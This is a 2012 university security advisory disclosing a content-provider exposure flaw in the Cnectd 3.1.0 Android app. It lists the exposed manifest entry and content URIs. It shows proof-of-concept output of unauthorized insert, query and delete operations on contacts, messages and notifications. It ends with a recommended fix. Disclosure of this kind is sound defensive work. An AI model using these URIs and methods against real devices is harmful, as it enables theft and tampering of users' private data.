Vulnerability in Cnectd for Android

Daoyuan Wu*, Xiapu Luo* and Rocky K. C. Chang
The Hong Kong Polytechnic University
{csdwu, csxluo, csrchang}@comp.polyu.edu.hk
Mar 8, 2012 at 10:21 PM HKT

Abstract

We found that Cnectd 3.1.0 has a vulnerability that allows a crafted application to read and modify user's sensitive information without permission, including user's contacts in Cnectd, user's messages in Cnectd, user's notifications in Cnectd, and etc.

1 Application Information

Please see the following link in our AppSec website:
http://www4.comp.polyu.edu.hk/~appsec/bugs/CVE-2012-1477-vulnerability-in-Cnectd.html

2 Description


Please see the exposed content providers in the AndroidManifest.xml file, which are not properly protected, as shown in follows:

-
  ```
  <provider android:name=".db.CnectdDataProvider"
  android:authorities="mci.cnectd" />
  ```

3 Impact


Please see the following snapshots generated by our arrack demo:

* authors with equal contributions




content://mci.cnectd/contacts

```
insertAttack! Inserted Count: 1

Inserted Uri: content://mci.cnectd/contacts/1
```




content://mci.cnectd/contacts

```
queryAttack! Column Count: 10
Rows Count: 1

1[_id]: 1
1[ContactID]: ContactID
1[ContactType]: ContactType
1[ContactJSON]: ContactJSON
1[Timestamp]: Timestamp
1[DisplayName]: DisplayName
1[ContactImage]: ContactImage
1[HasNewMessages]: HasNewMessages
1[LastMessage]: LastMessage
1[LastMessageTimestamp]:
LastMessageTimestamp
```




content://mci.cnectd/contacts

```
deleteAttack!

Deleted Count: 1
```




content://mci.cnectd/contacts/type

```
columAttack! Column Count: 2

0: ContactType
1: DisplayName
```




content://mci.cnectd/contacts/type

```
queryAttack! Column Count: 2
Rows Count: 4

1[ContactType]: Notifications
1[DisplayName]: Notifications

2[ContactType]: Contact
2[DisplayName]: Contacts

3[ContactType]: Group
3[DisplayName]: Groups

4[ContactType]: My Profile
4[DisplayName]: My Profile
```




content://mci.cnectd/contacts/type

```
deleteAttack!

Deleted Count: 0
```




content://mci.cnectd/messages

```
insertAttack! Inserted Count: 1

Inserted Uri: content://mci.cnectd/messages/1
```




content://mci.cnectd/messages

```
queryAttack! Column Count: 6
Rows Count: 1

1[_id]: 1
1[MessageID]: MessageID
1[ContactID]: ContactID
1[MessageJSON]: MessageJSON
1[Timestamp]: Timestamp
1[MessageImage]: MessageImage
```



content://mci.cnectd/messages


```
deleteAttack!

Deleted Count: 1
```



content://mci.cnectd/notifications


insertAttack! Inserted Count: 1

Inserted Uri: content://mci.cnectd/notifications/1



content://mci.cnectd/notifications

```
queryAttack! Column Count: 6
Rows Count: 1

1[_id]: 1
1[MessageID]: MessageID
1[MessageJSON]: MessageJSON
1[Timestamp]: Timestamp
1[MessageType]: MessageType
1[ContactID]: ContactID
```



content://mci.cnectd/notifications

deleteAttack!

Deleted Count: 1

4 Solution

Our advice is to set the permission of these application's content providers properly, or avoid exporting these content providers in the AndroidManifest.xml file. Currently, a user could disable the application temporarily and wait for an official update.

5 Technical Description

Please see the following exposed content providers and tables:

Content Provider Authority	Table Name
mci.cnectd	contactbycontactid
mci.cnectd	contacts
mci.cnectd	contacts/type
mci.cnectd	messages
mci.cnectd	messages/contact
mci.cnectd	notifications